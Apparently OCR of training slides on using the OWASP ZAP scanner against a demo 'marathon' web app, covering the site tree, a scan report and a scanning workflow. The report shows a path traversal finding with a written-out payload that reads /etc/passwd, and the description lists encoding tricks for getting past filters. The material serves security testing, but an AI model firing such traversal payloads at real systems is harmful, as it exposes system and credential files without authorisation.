
- Flag colors indicate severity



Default Context
Sites
http://victim.tld:8080
GET:marathon
marathon
GET:showMarathons.page
GET:PhotoLoader(photo)
GET:help.jsp
GET:Permalink(act)
admin
css
GET:help.jsp(topic)
js
POST:searchRunner.page(searchTerm)
secured

Generate Scan Report

- ZAP exports HTML (and XML) reports of findings




ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	4
Low	5
Informational	0

Alert Detail

High (Medium)	Path Traversal
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.
URL	http://victim.tld:8080/marathon/PhotoLoader?photo=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
Parameter	photo
Attack	../../../../../../../../../../../../../../../../etc/passwd
Evidence	root:*:0:0
URL	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page
Parameter	creditcardNumber


Report
Tools
Online
Help
Export Messages to File...
Export Response to File...
Export All URLs to File...
Compare with Another Session...
Generate HTML Report...
Generate XML Report...

Summary: Useful ZAP Scan Workflow

1. Let ZAP **spider** in **authenticated parts** of the web application
   - For example by using the session-id from manual surfing with browser


2. **Enrich** the sitemap tree with **manual application usage**
   - Covering requests not spidered
   - Also UI tests can be reused here instead of manual surfing

3. **Actively scan** all requests or desired sub-tree of sitemap

Going beyond the defaults…

ZAP scans can be **highly configured**

Define which "*Input Vectors*" to use for attack payload placement



Injectable Targets:

- [x] URL Query String
- [x] POST Data
- [ ] URL Path (could slow down testing)
- [ ] HTTP Headers (could slow down testing)
- [ ] Cookie Data (could slow down testing)

Built-in Input Vector Handlers:

- [x] Multipart Form-Data
- [x] XML Tag/Attribute
- [x] JSON
- [x] Google Web Toolkit
- [x] OData ID/Filter
- [x] Direct Web Remoting

